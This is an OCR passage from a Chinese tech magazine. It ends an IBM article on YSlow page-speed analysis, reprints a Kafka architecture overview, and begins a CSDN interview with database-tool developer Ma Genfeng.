




图 4 显示了 Performance 视图，可以在其中看到 YSlow 如何评估您的网页的性能，还能够看到该扩展检测到的问题。单击列表中的一个链接将打开一个页面，其中解释了相应的错误。如果存在可以改进的页面组件，YSlow 会给出改进建议。

在 Inspect 视图中，如 图 5 所示，您可以逐一分析元素来剖析页面。Inspect 视图的一个最有用的功能是，当您在页面上移动鼠标指针时，它会自动刷新，因此您无需通过滚动代码内容来查找需要检查的行。

图 5. Firefox 中的 YSlow Inspect 视图




从 Stats 视图的名称可以猜测到，它（如 图 6 所示）显示与当前页面有关的统计数据。这些数据包括空的和主要的缓存和 cookie。



Components 视图（如 图 7 所示）列出了当前页面上的组件。显示的与每个组件有关的数据包括文件类型和路径、页面过期时间以及 HTTP 响应报头。单击一个组件可以将其打开，以供查看。单击一个列标题可以按升序或降序对表进行排序。

图 7. YSlow Components 视图



Type	URL	Expires	Gzip	RespTime	Size (Ungzip)	ETag
doc	http://developer.yahoo.com/performance/rules.html		gzip	1184	(89.2K)	
js	http://us.js2.yimg.com/us.js.yimg.com/lib/rt/rto1_78.js	9/24/2018	gzip	160	3.0K (9.9K)	
js	http://l.yimg.com/us.js.yimg.com/combo?...	11/3/2018	gzip	314	98.4K (390.4K)	
js	http://yui.yahooapis.com/2.5.2/build/container/container-min.js	10/24/2018	gzip	281	16.5K (64.0K)	
js	http://developer.yahoo.com/combo?...		gzip	555	(43.7K)	
js	http://us.js2.yimg.com/us.js.yimg.com/lib/rt/rto1_78.js	9/24/2018	gzip	63	3.0K (9.9K)	
js	http://l.yimg.com/us.js.yimg.com/lib/bc/bc_2.0.4.js	11/4/2018	gzip	46	0.9K (2.0K)	
css	http://yui.yahooapis.com/2.5.0/build/reset-fonts-grids/reset-fonts-grids.css	10/22/2018	gzip	50	1.4K (5.2K)	
css	http://yui.yahooapis.com/2.4.1/build/menu/assets/skins/sam/menu.css	10/26/2018	gzip	55	1.2K (4.7K)	
css	http://yui.yahooapis.com/2.5.1/build/button/assets/skins/sam/button.css	10/27/2018	gzip	50	0.8K (3.3K)	
css	http://yui.yahooapis.com/2.5.1/build/container/assets/skins/sam/container.css	10/25/2018	gzip	54	1.1K (4.1K)	
css	http://l.yimg.com/us.js.yimg.com/lib/yui/2.5.2/build/datatable/assets/skins/sam/datatable.css	11/3/2018	gzip	41	1.5K (8.0K)	
css	http://developer.yahoo.com/ydn.css		gzip	1102	(41.9K)	
cssimage	http://l.yimg.com/a/i/ydn/header-top-bkg.jpg	11/3/2018		35	0.1K	
cssimage	http://l.yimg.com/a/i/ydn/header-top.jpg	11/3/2018		96	8.0K	
cssimage	http://l.yimg.com/a/i/ydn/header-sub.jpg	11/3/2018		70	7.5K	

YSlow 是一个较小的、有用的扩展，可以在提高页面加载速度方面为您提供许多帮助。如果您以前未使用过它，那么现在应该使用了。

结束语

优化网页的加载速度并不复杂。实际上，您通常可以轻而易举地实现速度优化。如果遵循本文中介绍的技巧以及 Web 开发最佳实践，那么无需采用其他措施就可以提高页面的加载速度。

将大量页面优化技巧收集到一起很简单，我希望本文的资源具有一定的价值。但是，如果您认为速度优化技巧只有这里列出的这些，那么您将惊奇地发现远远 不止这些。但是，即使您仅遵循这 20 多个技巧，您的页面的加载速度也会更快，您的用户也会更惬意 —— 无论他们通过拨号还是专用的宽带上网。

原文链接：http://www.ibm.com/developerworks/cn/web/wa-speedweb/?S_TACT=105AGX52&S_CMP=tec-csdn

分布式消息系统：Kafka

作者：标点符

Kafka是分布式发布-订阅消息系统。它最初由LinkedIn公司开发，之后成为Apache项目的一部分。Kafka是一个分布式的，可划分的，冗余备份的持久性的日志服务。它主要用于处理活跃的流式数据。

在大数据系统中，常常会碰到一个问题，整个大数据是由各个子系统组成，数据需要在各个子系统中高性能，低延迟的不停流转。传统的企业消息系统并不是 非常适合大规模的数据处理。为了已在同时搞定在线应用（消息）和离线应用（数据文件，日志）Kafka就出现了。Kafka可以起到两个作用：

1. 降低系统组网复杂度。

2. 降低编程复杂度，各个子系统不在是相互协商接口，各个子系统类似插口插在插座上，Kafka承担高速数据总线的作用。

Kafka主要特点：

1. 同时为发布和订阅提供高吞吐量。据了解，Kafka每秒可以生产约25万消息（50 MB），每秒处理55万消息（110 MB）。


2. 可进行持久化操作。将消息持久化到磁盘，因此可用于批量消费，例如ETL，以及实时应用程序。通过将数据持久化到硬盘以及replication防止数据丢失。

3. 分布式系统，易于向外扩展。所有的producer、broker和consumer都会有多个，均为分布式的。无需停机即可扩展机器。

4. 消息被处理的状态是在consumer端维护，而不是由server端维护。当失败时能自动平衡。

5. 支持online和offline的场景。

Kayka的架构：



Kayka的整体架构非常简单，是显式分布式架构，producer、broker（kafka）和consumer都可以有多个。 Producer，consumer实现Kafka注册的接口，数据从producer发送到broker，broker承担一个中间缓存和分发的作用。 broker分发注册到系统中的consumer。broker的作用类似于缓存，即活跃的数据和离线处理系统之间的缓存。客户端和服务器端的通信，是基 于简单，高性能，且与编程语言无关的TCP协议。几个基本概念：

1. Topic：特指Kafka处理的消息源（feeds of messages ）的不同分类。

2. Partition：Topic物理上的分组，一个topic可以分为多个partition，每个partition是一个有序的队列。partition中的每条消息都会被分配一个有序的id（offset）。


3. Message：消息，是通信的基本单位，每个producer可以向一个topic（主题）发布一些消息。

4. Producers：消息和数据生产者，向Kafka的一个topic发布消息的过程叫做producers。

5. Consumers：消息和数据消费者，订阅topics并处理其发布的消息的过程叫做consumers。

6. Broker：缓存代理，Kafa 集群中的一台或多台服务器统称为broker。

消息发送的流程：



1. Producer根据指定的partition方法（round-robin、hash等），将消息发布到指定topic的partition里面

2. kafka集群接收到Producer发过来的消息后，将其持久化到硬盘，并保留消息指定时长（可配置），而不关注消息是否被消费。

3. Consumer从kafka集群pull数据，并控制获取消息的offset

Kayka的设计：

吞吐量

高吞吐是kafka需要实现的核心目标之一，为此kafka做了以下一些设计：

1. 数据磁盘持久化：消息不在内存中cache，直接写入到磁盘，充分利用磁盘的顺序读写性能

2. zero-copy：减少IO操作步骤

3. 数据批量发送

4. 数据压缩

5. Topic划分为多个partition，提高parallelism

负载均衡

1. producer根据用户指定的算法，将消息发送到指定的partition

2. 存在多个partiiton，每个partition有自己的replica，每个replica分布在不同的Broker节点上

3. 多个partition需要选取出lead partition，lead partition负责读写，并由zookeeper负责fail over

4. 通过zookeeper管理broker与consumer的动态加入与离开

拉取系统

由于kafka broker会持久化数据，broker没有内存压力，因此，consumer非常适合采取pull的方式消费数据，具有以下几点好处：

1. 简化kafka设计

2. consumer根据消费能力自主控制消息拉取速度

3. consumer 根据自身情况自主选择消费模式，例如批量，重复消费，从尾端开始消费等

可扩展性

当需要增加broker结点时，新增的broker会向zookeeper注册，而producer及consumer会根据注册在zookeeper上的watcher感知这些变化，并及时作出调整。

Kayka的应用场景：

1.消息队列

比起大多数的消息系统来说，Kafka有更好的吞吐量，内置的分区，冗余及容错性，这让Kafka成为了一个很好的大规模消息处理应用的解决方案。消息系统一般吞吐量相对较低，但是需要更小的端到端延时，并尝尝依赖于Kafka提供的强大的持久性保障。在这个领域，Kafka足以媲美传统消息系统， 如ActiveMR或RabbitMQ。

2.行为跟踪

Kafka的另一个应用场景是跟踪用户浏览页面、搜索及其他行为，以发布-订阅的模式实时记录到对应的topic里。那么这些结果被订阅者拿到后，就可以做进一步的实时处理，或实时监控，或放到hadoop/离线数据仓库里处理。

3.元信息监控

作为操作记录的监控模块来使用，即汇集记录一些操作信息，可以理解为运维性质的数据监控吧。

4.日志收集

日志收集方面，其实开源产品有很多，包括Scribe、Apache Flume。很多人使用Kafka代替日志聚合（log aggregation）。日志聚合一般来说是从服务器上收集日志文件，然后放到一个集中的位置（文件服务器或HDFS）进行处理。然而Kafka忽略掉 文件的细节，将其更清晰地抽象成一个个日志或事件的消息流。这就让Kafka处理过程延迟更低，更容易支持多数据源和分布式数据处理。比起以日志为中心的 系统比如Scribe或者Flume来说，Kafka提供同样高效的性能和因为复制导致的更高的耐用性保证，以及更低的端到端延迟。

5.流处理

这个场景可能比较多，也很好理解。保存收集流数据，以提供之后对接的Storm或其他流式计算框架进行处理。很多用户会将那些从原始topic来的数据进行阶段性处理，汇总，扩充或者以其他的方式转换到新的topic下再继续后面的处理。例如一个文章推荐的处理流程，可能是先从RSS数据源中抓取文 章的内容，然后将其丢入一个叫做“文章”的topic中；后续操作可能是需要对这个内容进行清理，比如回复正常数据或者删除重复数据，最后再将内容匹配的 结果返还给用户。这就在一个独立的topic之外，产生了一

系列的实时数据处理的流程。Strom和Samza是非常著名的实现这种类型数据转换的框架。

6.事件源

事件源是一种应用程序设计的方式，该方式的状态转移被记录为按时间顺序排序的记录序列。Kafka可以存储大量的日志数据，这使得它成为一个对这种方式的应用来说绝佳的后台。比如动态汇总（News feed）。

7.持久性日志（commit log）

Kafka可以为一种外部的持久性日志的分布式系统提供服务。这种日志可以在节点间备份数据，并为故障节点数据回复提供一种重新同步的机制。Kafka中日志压缩功能为这种用法提供了条件。在这种用法中，Kafka类似于Apache BookKeeper项目。

Kayka的设计要点：

1、直接使用linux 文件系统的cache，来高效缓存数据。

2、采用linux Zero-Copy提高发送性能。传统的数据发送需要发送4次上下文切换，采用sendfile系统调用之后，数据直接在内核态交换，系统上下文切换减少 为2次。根据测试结果，可以提高60%的数据发送性能。Zero-Copy详细的技术细节可以参考：https://www.ibm.com/developerworks/linux/library/j-zerocopy/

3、数据在磁盘上存取代价为O(1)。kafka以topic来进行消息管理，每个topic包含多个part（ition），每个part对应一 个逻辑log，有多个segment组成。每个segment中存储多条消息（见下图），消息id由其逻辑位置决定，即从消息id可直接定位到消息的存储 位置，避免id到位置的额外映射。每个part在内存中对应一个index，记录每个segment中的第一条消息偏移。发布者发到某个topic的消息 会被均匀的分布到多个part上（随机或根据用户指定的回调函数进行分布），broker收到发布消息往对应part的最后一个segment上添加该消 息，当某个segment上的消息条数达到配置值或消息发布时间超过阈值时，segment上的消息会被flush到磁盘，只有flush到磁盘上的消息 订阅者才能订阅到，segment达到一定的大小后将不会再往该segment写数据，broker会创建新的segment。

4、显式分布式，即所有的producer、broker和consumer都会有多个，均为分布式的。Producer和broker之间没有负 载均衡机制。broker和consumer之间利用zookeeper进行负载均衡。所有broker和consumer都会在zookeeper中进 行注册，且zookeeper会保存他们的一些元数据信息。如果某个broker和consumer发生了变化，所有其他的broker和 consumer都会得到通知。

原文链接：http://www.biaodianfu.com/kafka.html

专访马根峰：海量数据处理与分析大师的中国本土程序员

作者：钱曙光

马根峰，硕士，研究方向：数据库应用。他开发了万能数据库查询分析器， 中文版本《DB 查询分析器》、英文版本《DB Query Analyzer》 ，该软件具有强大的功能、友好的操作界面、良好的操作性、跨越各种数据库平台乃至于EXCEL和文本文件。同时，他还开发了彻底删除文件（File Delete Absolutely），用以将Windows系统上的文件彻 底删除，不会被其它软件恢复。

多学习，多思考，多实践

CSDN：请和大家介绍下你和目前所从事的工作。

